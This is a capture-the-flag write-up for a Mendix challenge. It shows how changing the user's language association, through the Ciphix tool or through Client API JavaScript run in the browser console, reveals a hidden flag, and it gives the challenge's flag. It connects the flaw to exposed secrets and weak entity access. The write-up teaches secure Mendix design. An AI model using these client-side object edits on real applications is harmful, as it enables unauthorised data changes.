Title here
Summary here
Translating is such a tedious job, but Mendix has a nice feature for that, so AI will do my translations.
Application: https://pizzamario2025.mendixctf.com
Difficulty: Easy
The challenge hints at translations. With Mendix you can easily manage translations, and users have by default access rights to change their own language. My first guess would be to try switching the language as a user, via the language switcher (available in newer Mendix apps) or via another way.

In order to be able to use the app we need to login, which requires an account. Let’s create one and sign in. No Language switcher appears to be available in the UI.

Let’s try another path and open Ciphix. This allows us to look at the data available through the client API and make changes to objects that we have rights to. Here we can see that two languages are enabled: 36591746972385514 en_US English, United States and 36591746972385653 en_GB English, United Kingdom. Let’s change our Administration.Account from en_US to en_GB by updating the System.User_Language association. Commit the change and let’s refresh the page.

Have another look around, and there is our flag! At the bottom of the page (also don’t forget to click that thing =).
This can also be achieved using the Client API functions in the browser console. The application Pizza Mario has no restrictions on the Client API functions because strict mode was not enabled. First get all the available languages from the system.
mx.data.get({xpath: "//System.Language", callback: function(obj) {console.log(obj)}})Next get your current account information, so we know which object to update. This can be done using either the Session object or the mx.data.get() function with an XPath query.
mx.data.get({xpath: "//Administration.Account", callback: function(obj) {console.log(obj)}})
// OR
mx.session.sessionData.user
// OR (preferred)
mx.session.getUserId();
Now we just need to update our own account, this can be done by nesting callbacks. First get the object for the language, then get the object of my user account, set the association to the new language, commit and reload the page. Make sure to replace the guids to match your scenario.
mx.data.get({
  guid: "36591746972385653", //guid of en_GB language
  callback: function(language){
    mx.data.get({
      guid: "30962247440097697", //guid of my user account
      callback: function(currentUser){
        currentUser.set("System.User_Language",language);
        mx.data.commit({
          mxobj: currentUser,
          callback: function(){
            mx.reloadWithState();
          }
        })
      }
    })
  }
})This challenge relates to several TSU Top 10 items. The primary one is TSU-09: Insecure UI Components, do not expose secrets to the client. It also connects to TSU-02: Insecure Entity Access, allowing users to change language settings is typically not a security risk. But it’s essential to enforce strict entity access based on the Principle of Least Privilege, ensuring users can perform only the minimum actions required.
And finally, the flag:Flag
CTF{Tr4nsLat3dByA!}